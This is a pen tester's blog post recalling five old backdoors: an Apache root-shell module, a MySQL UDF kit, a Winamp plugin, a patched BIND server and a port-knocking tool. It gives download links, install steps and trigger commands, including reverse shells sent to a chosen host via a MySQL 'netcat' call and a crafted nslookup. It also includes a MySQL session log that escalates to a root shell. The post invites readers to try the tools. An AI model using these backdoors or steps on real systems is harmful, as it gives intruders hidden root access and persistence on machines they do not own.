The Beauty of Old-school Backdoors

Alejandro Hernández (@nitr0usmx)

Currently, ~~voodoo~~ advanced rootkit techniques exist for persistence after you've got a shell during a pen test. Moreover, there are some *bugdoors* implemented on purpose by vendors, but that's a different story. Beautiful techniques and code are available these days, but, do you remember that subtle code you used to use to sneak through the door? **Enjoy that nostalgia by sharing your favorite one(s) using the #oldschoolbackdoors on social networks.**


In this post, I present five Remote Administration Tools (RATs) a.k.a. backdoors that I personally used and admired. It's important to mention that I used these tools as part of legal pen testing projects in order to show the importance of persistence and to measure defensive effectiveness against such tools.

1. Apache mod_rootme backdoor module (2004)

"mod_rootme is a very cool module that sets up a backdoor inside of Apache where a simple GET request will allow a remote administrator the ability to grab a root shell on the system without any logging."

One of the most famous tools only required you to execute a simple *make* command to compile the shared object, copy it into the modules directory, insert "`LoadModule rootme2_module /usr/lib/apache2/modules/mod_rootme2.so`" into *httpd.conf,* and restart the httpd daemon with '*apachectl stop; apachectl start'*. After that, a simple "*GET root*" would give you back a w00t shell.

Download: https://packetstormsecurity.com/files/33652/mod_rootme-0.3.tgz.html



2. raptor_winudf.sql - A MySQL UDF backdoor (2004–2006)
"This is a MySQL backdoor kit based on the UDFs (User Defined Functions) mechanism. Use it to spawn a reverse shell (netcat UDF on port 80/tcp) or to execute single OS commands (exec UDF)."

For this backdoor, you used a simple '*#mysql -h x.x.x.x < raptor_winudf.sql'* to inject the backdoor as a user-defined function. From there, you could execute commands with *'mysql> select exec('ipconfig > c:\\out.txt');'* from the MySQL shell.

A cool reverse-shell feature was implemented as well and could be called with *'mysql> select netcat('y.y.y.y');'* in order to send an interactive shell to port 80 on the host supplied (*y.y.y.y*). The screenshot below shows the variant for Linux.

Download (Win32): http://www.0xdeadbeef.info/exploits/raptor_winudf.tgz
Download (Linux): http://www.0xdeadbeef.info/exploits/raptor_udf2.c


```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.01 sec)

mysql> insert into foo values(load_file('/home/raptor/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/raptor_udf2.so';
Query OK, 1 row affected (0.00 sec)

mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected, 1 warning (0.00 sec)

mysql> select * from mysql.func;
+-----------+-----+----------------+----------+
| name      | ret | dl             | type     |
+-----------+-----+----------------+----------+
| do_system |   2 | raptor_udf2.so | function |
+-----------+-----+----------------+----------+
1 row in set (0.00 sec)

mysql> select do_system('id > /tmp/out; chown centos.centos /tmp/out');
+-----------------------------------------------------------+
| do_system('id > /tmp/out; chown centos.centos /tmp/out') |
+-----------------------------------------------------------+
|                                                4294967296 |
+-----------------------------------------------------------+
1 row in set (0.00 sec)

mysql> \! sh cat /tmp/out
/bin/cat: /bin/cat: cannot execute binary file
mysql> \! sh
sh-3.2$ cat /tmp/out
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-3.2$
```

Screenshot source:
http://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

3. Winamp get_wbkdr.dll plugin backdoor (2006)
"wbkdr is a proof of concept Winamp backdoor that makes use of the plugin interface. It spawns cmd.exe on port 24501."


This one was as easy as copying the DLL into C:\Program Files\Winamp\Plugins and playing your favorite song with Winamp in order to get a pretty *cmd.exe* attached to the port 24501.

Download: https://packetstormsecurity.com/files/53268/wbkdr.zip.html




4. BIND reverse shell backdoor (2005)

This backdoor used an unpublished patch for BIND, the most used DNS daemon on the Internet, developed by a friend of mine from Argentina. Basically you had to patch the source, compile and run *named*, as root normally. Once running, sending a DNS request with '*nslookup backdoorpassword:x.x.x.x:port target_DNS_server'* would trigger a reverse shell to the host *x.x.x.x* on the port given.



5. Knock-out – a port-knocking based backdoor (2006)
This is backdoor I made using *libpcap* for packet sniffing (server) and *libnet* for packet crafting (client). I made use of the *port-knocking* technique to enable the backdoor, which could be a port bind or a reverse shell. The server and client use the same configuration file to determine which ports to *knock* and the time gap between each network packet sent. Knock-out supports TCP and UDP and is still working on recent Linux boxes (tested under Ubuntu Server 14.04).

Download: https://packetstormsecurity.com/files/52834/knock-out.tar.gz.html



I'd say most of these backdoors still work today. You should try them out. Also, I encourage you to **share the rarest backdoors you ever seen, the ones that you liked the most, and the peculiar ones you tried and fell in love with. Don't forget to use the #oldschoolbackdoors hashtag ;-).**

Thanks!

- Alejandro